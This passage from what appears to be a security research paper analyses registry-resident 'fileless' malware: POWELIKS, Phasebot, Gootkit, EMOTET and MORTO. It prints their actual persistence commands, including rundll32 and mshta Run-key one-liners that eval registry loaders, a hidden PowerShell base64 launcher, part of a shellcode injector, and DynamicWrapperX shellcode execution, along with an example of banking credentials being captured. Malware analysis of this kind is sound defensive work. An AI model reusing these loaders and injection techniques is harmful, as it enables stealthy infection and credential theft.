RegRead("HKCU\\Software\\Microsoft\\Active%20Setup\\
Installed%20Components\\{72507C54-3577-4830-815B-
310007F6135A}\\JavaScript"));close();
```




```
Name            Type        Data
(Default)       REG_SZ      (value not set)
JavaScript      REG_SZ      sPowerShellScript = "IyBSZWFkIEFuZCBFeGVjdXRlIFJjNCBFbmNyeXB0ZWQgU2hlbGxDb2RlIEZyb20gVGhlIFJlZ2lzdHJ5I...
Rc4Encoded32    REG_BINARY  87 87 3f 5c d1 25 67 7d c8 47 0f 5a 9c b7 21 1f 0b 34 ab 0e 9d 2e 59 d6 a2 51 c7 66 18 54 5a c2 1d 6b c0 b8 17 f6 23 c3 7d ...
Rc4Encoded64    REG_BINARY  87 46 53 6f 96 a7 6b aa e8 65 ab da ae 96 4c 98 43 b5 8e e5 99 2e 59 9e 2b cd e3 66 1c 54 5a 8a c1 5e 01 31 ff ee 27 8b f4 f...

Computer\HKEY_CURRENT_USER\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A}
```

Figure 20: Registry entries Phasebot adds via the Registry Editor.




```
oWSShell = new ActiveXObject("WScript.Shell");
sWindows = oWSShell.ExpandEnvironmentStrings("%windir%");
sPowerShell = sWindows + "\\system32\\windowspowershell\\v1.0\\powershell.exe";
oFile = new ActiveXObject("Scripting.FileSystemObject");
if (oFile.FileExists(sPowerShell))
{
  (oWSShell.Environment("Process"))("LoadShellCodeScript") = "iex ([Text.Encoding]::ASCII.GetString([Convert]:
:FromBase64String('" + sPowerShellScript + "')))";
oWSShell.Run(sPowerShell + " iex $env:LoadShellCodeScript", 0, 1);}
```

Figure 21: Script in the loader registry entry that executes a PowerShell script.




```
# Read And Execute Rc4 Encrypted ShellCode From The Registry

# Set Registry Key
$sRegistryKey = 'HKCU:\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A}';

# Set Key For Key Stream
[Byte[]]$bKey = [System.Text.Encoding]::ASCII.GetBytes("Phase");

# Import Native Functions
$sCode = @"
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, Byte[] lpStartAddress, IntPtr
 lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[DllImport("kernel32.dll")]
public static extern bool VirtualProtect(Byte[] lpAddress, uint dwSize, uint flNewProtect, [Out] IntPtr
 lpflOldProtect);
[DllImport("kernel32.dll")]
public static extern uint WaitForSingleObject(IntPtr hHandle, int dwMilliseconds);
"@

# Make The Code Recognized By PowerShell
$pFunctions = Add-Type -memberDefinition $sCode -Name "Win32" -namespace Win32Functions -passthru

# Declare Shellcode Array
[Byte[]]$bShellCode;

# Check Pointer Size To Check If x64
if ([IntPtr]::Size -eq 8) {
```

Figure 22: PowerShell script that decrypts and executes a binary embedded in another registry entry.



Time	PID	Process Path	Operation	Info
14:48:32:555	2348	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	remote thread(G14)	C:\Windows\explorer.exe
14:48:32:727	2348	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	create remote thread	C:\Windows\explorer.exe
14:48:32:883	1980	C:\Windows\explorer.exe	create remote thread	C:\Windows\System32\taskhost.exe
14:48:33:039	1980	C:\Windows\explorer.exe	create remote thread	C:\Windows\System32\dwm.exe

Figure 23: Powershell.exe injects a binary into explorer.exe.



Bot GUID	Bot IP	Server IP	Username	Password	Date	Action
There are no credentials to display						

Figure 24: Replicated Phasebot panel that shows its capabilities.

- **Registry 2:** Loader registry entry

```
HKCU\Software\Microsoft\Active Setup\Installed
Components\{72507C54-3577-4830-815B-310007F6135A}
```

```
Javascript = "sPowerShellScript =
\"IyBSZWFkIEFuZCBFeGVjdXRlIFJjNCBFbmNyeXB0ZWQgU2hlbG
xDb2RlIEZyb20gVGhlIFJlZ2lzdHJ5IA0KDQojIFNldCBSZWdpc3R
yeSBLZXkNCiRzUmVnaXN0cn......"
```

- **Registry 3:** Encrypted binary

```
HKCU\Software\Microsoft\Active Setup\Installed
Components\{72507C54-3577-4830-815B-310007F6135A}
```

```
Rc4Encoded{32 or 64} = "{encrypted binary}"
```

The binary is then injected into running processes to grab FTP credentials and bitcoin wallets stored in infected systems and download additional modules from a server (Figures 23 and 24).

Unlike POWELIKS, Gootkit does not use rundll32.exe and PowerShell. Instead it uses mshta.exe [13] to execute a JavaScript and DynamicWrapperX [14] to run the shellcode.

Like Phasebot, Gootkit adds more than one registry entry to infected systems to remain persistent:

- **Registry 1:** Auto-start registry entry

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

```
rundll32 = "mshta "about:<title> </
title><script>moveTo(-300,-300);resizeTo(0,0);</
script><hta:application showintaskbar=no><script>eva
l(new ActiveXObject('WScript.Shell').RegRead('HKCU\\
Software\\ xsw\\loader'));if(!window.flag)close()</
script>""
```

- **Registry 2:** Loader registry entry

```
HKEY_CURRENT_USER\Software\xsw
```

```
loader = "varGlobalObject = this;var FSO = fso = new
ActiveXObject(\"Scripting..........."
```

- **Registry 3:** Executable binary

```
HKEY_CURRENT_USER\Software\ xsw
```

```
binaryImage{32 or 64} = "{binary data}"
```

Figure 25 shows an overview of Gootkit infection. As part of its auto-start mechanism, Gootkit executes a script embedded in an auto-start registry key (see Figure 26), the sole purpose of which is to read the loader script in another registry entry.

The loader registry entry contains a script that executes an embedded shellcode via DynamicWrapperX (see Figures 27 and 28). This allows Gootkit to call functions exported by DLLs, particularly *Windows* API functions.

The shellcode creates a new instance of svchost.exe that is then injected with the binary stored in the following registry entry (as shown in Figures 29 and 30):

```
HKCU\Software\xsw\binaryImage{32 or 64}
```

Among the fileless malware analysed, POWELIKS and Phasebot both took advantage of residing in the registry and PowerShell in order to evade detection. Though Gootkit also resided in the registry, it used DynamicWrapperX instead of PowerShell.




Auto-run registry key runs a script to read the loader registry entry
Loader registry entry runs a script to execute a shellcode via DynamicWrapperX
Shellcode creates a new instance of svchost.exe and injects binary data from binaryImagexx into it
Svchost.exe injected with the binary runs


Figure 25: Overview of Gootkit infection.



Name	Type	Data
(Default)	REG_SZ	(value not set)
rundll32	REG_SZ	mshta "about:<title> </title><script>moveTo(-300,-300);re...


Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Figure 26: Script found in the auto-start registry entry.



```
Registry Editor
File  Edit  View  Favorites  Help

Software            Name             Type         Data
  xsw               (Default)        REG_SZ       (value not set)
  7-Zip             binaryImage32    REG_BINARY   4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 0...
  AppDataLow        loader           REG_SZ       var GlobalObject = this;var FSO = fso = new ActiveXObject("Scripting.FileSystemObject");var ...
  Classes

Computer\HKEY_CURRENT_USER\Software\ xsw
```


Figure 27: Script in the loader registry entry.



```
function SetupDWX()
{
  if (!FileExists(DefaultDir+\"mshta.exe\")) UnpackResource(\"mshta.exe\", DefaultDir +\"mshta.exe\");
  if (!FileExists(DefaultDir+\"dynwrapx.dll\")) UnpackResource(\"dynwrapx.dll\", DefaultDir +\"dynwrapx.dll\");
  if (!FileExists(DefaultDir+\"dynwrapx.sxs.manifest\")) UnpackResource(\"dynwrapx.sxs.manifest\", DefaultDir +\"dynwrapx.sxs.manifest\");
  if (!FileExists(DefaultDir+\"mshta.exe.manifest\")) UnpackResource(\"mshta.exe.manifest\", DefaultDir +\"mshta.exe.manifest\");
  WshShell.Run('\"'+DefaultDir+\"mshta.exe\\\" \\\"\"+HTARunCommand+'\"',0,0);
  Exit();
}
try
{
  var DWX = new ActiveXObject(\"DynamicWrapperX\");
  ExecuteShellCode();
  function ExecuteShellCode()
  {
    var CodeAddr = DWX.RegisterCode(ShellcodeHexStr, \"executeCode\", \"i=1\", \"r=1\");
    DWX.executeCode(0);
  }
  Exit();
}
catch(e)
{
  SetupDWX();
}
```


```
var ShellcodeHexStr =
 '558BEC83EC28E81F0A00008945FC837DFC00745EC745F82000000836
5F4008365F000FF75F88D45F050FF75FCE8620300000FB6C085C07439C7
45D873007600C745DC63006800C745E06F007300C745E474002' +
 'E00C745E865007800C745EC65000008D45D850FF75F0FF75FCE85400
000033C08BE55DC20400558BEC83EC20C745E001000000C745E41000000
0C745E802000000C745EC20000000C745F004000000C745F44' +
 'D000000C745F804000000C745FC400000008B4508C1E81D8B4485E08B
E55DC3558BEC81EC70030000836 5EC00C745A825005300C745AC7900730
0C745B074006500C745B46D005200C745B86F006F00C745BC740' +
 'D2500C745C05C005300C745C479007300C745C874006500C745CC6D00
3300C745D03200000008365D400C745D85C0000006A448D855CFFFFFF50E
8350E0000C7855CFFFFFF44000000 6A108D45DC50E8200E0000' +
 '68CC0200008D8590FCFFFF50E80F0E00006A0868080200008B4508FFB
0BC0000008B4508FF50648945ECC78590FCFFFF020001006804010000FF
75EC8D45A8508B4508FF50388D45D850FF75EC8B4508FF505CF' +
 'F7510FF75EC0B4500FF505C0B450C0B4D0C03403C094DF00D45DC500D
B55CFFFFFF506A006A00680C0000086A006A006A00FF75EC6A008B4508F
```

Figure 28: Shellcode execution via DynamicWrapperX.



```
Time           PID    Process Path      Operation            Info
14:47:24:365   1884   C:\_Virus\a.exe   set registry value   key: HKCU\Software\AppDataLow value: {d42d0afb-3638-4326-b67b-b0cb954fba94} data: C:\_Virus\a.exe
14:47:24:396   1884   C:\_Virus\a.exe   create registry key  key: HKCU\Software\ xsw
14:47:24:412   1884   C:\_Virus\a.exe   set registry value   key: HKCU\Software\ xsw value: binaryImage32 data: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 .

Output
pid/tid: 1884/3056
process path: C:\_Virus\a.exe
key: HKCU\Software\ xsw
Type: REG_BINARY
 value: binaryImage32
 data: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 E8 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D
6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 4C DB F7 DC 08 BA 99 8F 08 BA 99 8F 08 BA 99 8F 13 27 32 8F 25 BA 99 8F 13 27 07 8F 18 BA 99 8F 13 27 33 8F 6A BA 99 8F 01 C2
0A 8F 19 BA 99 8F 08 BA 98 8F 70 BA 99 8F 13 27 36 8F 09 BA 99 8F 13 27 03 8F 09 BA 99 8F 13 27 04 8F 09 BA 99 8F 52 69 63 68 08 BA 99 8F 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 50 45 00 00 4C 01 04 00 6E EC 7D 54 00 00 00 00 00 00 00 00 E0 00 03 01 0B 01 0A 00 00 16 03 00 00 70 01 00 00 00 00 00 80 1C 00 00 00 10 00 00 00 30 03 00 00 00
```

Figure 29: Binary in binaryImage32.



```
    .text:004011BD lea     eax, [ebp+var_A4]
    .text:004011C3 push    eax
    .text:004011C4 push    0
    .text:004011C6 push    0
    .text:004011C8 push    800000Ch
    .text:004011CD push    0
    .text:004011CF push    0
    .text:004011D1 push    0
    .text:004011D3 push    [ebp+var_14]
    .text:004011D6 push    0
    .text:004011D8 mov     eax, [ebp+arg_0]
EIP .text:004011DB call    dword ptr [eax+3Ch]

000011DB 004011DB: sub_4010C6+115

Hex View-1
013307E0  43 00 3A 00 5C 00 57 00  69 00 6E 00 64 00 6F 00  C.:.\.W.i.n.d.o.
013307F0  77 00 73 00 5C 00 53 00  79 00 73 00 74 00 65 00  w.s.\.S.y.s.t.e.
01330800  6D 00 33 00 32 00 5C 00  73 00 76 00 63 00 68 00  m.3.2.\.s.v.c.h.
01330810  6F 00 73 00 74 00 2E 00  65 00 78 00 65 00 00 00  o.s.t...e.x.e...
```

Figure 30: Shellcode creates a suspended instance of svchost.exe.

	POWELIKS	Phasebot	Gootkit
Auto-start registry entry	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\[NULL] (Default) = "rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write("\74script language=jscript.encode>"+(new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\software\microsoft\windows\currentversion\run\")+"\74/script>")" Uses rundll32.exe to run a JavaScript in order to read another registry entry	HKCU\Software\Microsoft\Windows\CurrentVersion\Run Windows Host Process (RunDll) = rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";eval((new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\\Software\\Microsoft\\Active%20Setup\\Installed%20Components\\{72507C54-3577-4830-815B-310007F6135A}\\JavaScript"));close(); Uses rundll32.exe to execute a JavaScript to read another registry entry	HKCU\Software\Microsoft\Windows\CurrentVersion\Run rundll32 = "mshta "about:<title> </title><script>moveTo(-300,-300);resizeTo(0,0);</script><hta:application showintaskbar=no><script>eval(new ActiveXObject('WScript.Shell').RegRead('HKCU\\Software\\ xsw\\loader'));if(!window.flag)close()</script>" Uses mshta.exe to execute a JavaScript in order to read another registry entry

Loader registry entry	HKEY_CURRENT_USER\Software\Microsoft\
	Windows\CurrentVersion\Run
	(Default) = "{encoded script}"
	Encoded script uses PowerShell to execute a shellcode
		HKCU\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A}
		Javascript = "sPowerShellScript = \"IyBSZWFkIEFuZCBFeGVjdXRlIFJjNCBFbmNyeXB0ZWQgU2hlbGxDb2RlIEZyb20gVGhlIFJlZ2lzdHJ5IA0KDQojIFNldCBSZWdpc3RyeSBLZXkNCiRzUmVnaXN0cn........."
		Script uses PowerShell to execute a shellcode
			HKEY_CURRENT_USER\Software\xsw
			loader = "varGlobalObject = this;var FSO = fso = new ActiveXObject(\"Scripting…"
			Script uses DynamicWrapperX to execute a shellcode

Binary	Already embedded in the base64-encoded script of the loader registry entry	HKCU\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A} Rc4Encoded{32 or 64} = "{encrypted binary}" RC4-encrypted and stored in the registry	HKEY_CURRENT_USER\Software\xsw binaryImage{32 or 64} = "{binary data}" Stored in the registry

Table 1: Comparison of fileless malware registry entries.

4. EMOTET AND MORTO: HIDING IN THE REGISTRY

POWELIKS was not the first piece of malware that abused the registry to hide its payload from security solutions. The banking trojan EMOTET [15], which was seen as early as June 2014 distributed via spam, also stored the components it downloaded in the registry. The encrypted data it received from a C&C server was written to the following registry entries:

- HKEY_CURRENT_USER\Software\Microsoft\Office\Common\<random>\<random>PS: Contains the .DLL file
- HKEY_CURRENT_USER\Software\Microsoft\Office\Common\<random>\<random>SS: Web injects and target banks

The downloaded .DLL file is injected into all processes so it can intercept and log outgoing network traffic. Once injected into a browser, the .DLL file gets the URL and all of the data if the site accessed is in its list of target banks (Figure 31 shows an example of a target bank site accessed and the gathered data). This information is encrypted and written to the following registry entry:

HKEY_CURRENT_USER\Software\Microsoft\Office\Common\<randomstring1>\<randomstring1>RS

MORTO [16], a well-known malware variant that uses Remote Desktop Protocol (RDP) to spread, has also been storing compressed code in the registry since 2011 in order to evade detection:


```
HKEY_LOCAL_MACHINE\SYSTEM\WPA

md = "{compressed Morto code}"
```

Figure 32 shows the MORTO binary in the registry. MORTO variants drop a DLL component, %windir%\clb.dll, to execute the malicious code embedded in the registry entry it added. It then deletes the main installer.

Unlike fileless malware though, EMOTET and MORTO retain some files in the systems they infect. The only thing they share with POWELIKS, Phasebot, and Gootkit is their ability to abuse the registry, a known fileless infection technique. In effect, POWELIKS, Phasebot and Gootkit revealed how effective scripting and abusing built-in applications are when launching hard-to-detect complex malware attacks.

5. ANGLER AND HANJUAN EXPLOIT KITS: HIDING IN MEMORY

Fileless routines are not only done in the registry but also even before the malware arrives in systems. In this case,



Loggen Sie sich ein:

Kontonummer / UserID: MYUSERNAME

PIN / Passwort: ••••••••••


Fehler: Ungültige Benutzerkennung/Kontonummer oder ungültige PIN

Zugangsdaten vergessen | Sicherheitshinweise

Einloggen >

```
08 01 12 D2 01 0A 74 4D 6F 7A 69 6C 6C 61 2F 35  ■0‡╥0.tMozilla/5
2E 30 20 28 57 69 6E 64 6F 77 73 3B 20 55 3B 20  .0 (Windows; U;
57 69 6E 64 6F 77 73 20 4E 54 20 35 2E 31 3B 20  Windows NT 5.1;
65 6E 2D 55 53 29 20 41 70 70 6C 65 57 65 62 4B  en-US) AppleWebK
69 74 2F 35 33 34 2E 37 20 28 4B 48 54 4D 4C 2C  it/534.7 (KHTML,
20 6C 69 6B 65 20 47 65 63 6B 6F 29 20 43 68 72   like Gecko) Chr
6F 6D 65 2F 37 2E 30 2E 35 31 37 2E 34 34 20 53  ome/7.0.517.44 S
61 66 61 72 69 2F 35 33 34 2E 37 12 21 68 74 74  afari/534.7‡!htt
70 73 3A 2F 2F 77 77 77 2E 63 6F 72 74 61 6C 63  ps://www.cortalc
6F 6E 73 6F 72 73 2E 64 65 2F 68 6F 6D 65 1A 31  onsors.de/home‡1
75 73 65 72 49 64 3D 4D 59 55 53 45 52 4E 41 4D  userId=MYUSERNAM
45 26 6E 69 70 3D 4D 59 50 41 53 53 57 4F 52 44  E&nip=MYPASSWORD
26 73 65 6E 64 65 72 3D 26 72 65 66 65 72 65 72
3D 20 CE DA D2 9E 05 00 1C 00 1C 00 36 01 08 00
01 00 00 00 10 05 00 00 03 00 00 00 02 00 00 00
01 00 00 00 06 00 00 00 10 00 00 00 10 00 00 00  0...‡...▸...▸...
```

Figure 31: Example of target bank site accessed and the gathered data.



Edit Binary Value

Value name: md

Value data:


```
0000  67 AE 01 01 41 01 01 01   g®..A...
0008  01 01 06 01 92 01 C9 05   ......É.
0010  01 1F E1 01 4B F8 AE EB   ..á.Kø®ë
0018  05 60 11 0A 02 91 01 DA   .`.....Ú
0020  01 42 FE A1 26 03 01 63   .Bþi&..c
0028  F7 6C 22 08 DA 65 29 08   ÷l".Úe).
0030  E1 6E 9C F1 91 6E 4C A8   án.ñ.nL¨
0038  77 5D 02 27 01 37 EF CE   w].'.7ïÎ
0040  0C 08 ED 03 1B 2F 21 DC   ..í../!Ü
0048  03 61 0D 28 29 02 67 FC   .a.().gü
0050  FC 08 F1 28 0C B2 41 03   ü.ñ(.²A.
0058  68 01 F5 BB A5 45 31 EC   h.õ»¥E1ì
0060  04 15 0D B7 19 03 28 48   ......(H
```

OK | Cancel

Name	Type	Data
(Default)	REG_SZ	(value not set)
id	REG_SZ	12437F5B6OCD0ZE9
ie	REG_SZ	
it	REG_BINARY	df 07 04 00 04 00 09 00 0a 00 05 00 29 00 5b 02
md	REG_NONE	67 ae 01 01 41 01 01 01 01 01 06 01 92 01 c9 05
sn	REG_SZ	FastUserSwitchingCompatibility
sr	REG_SZ	Sens

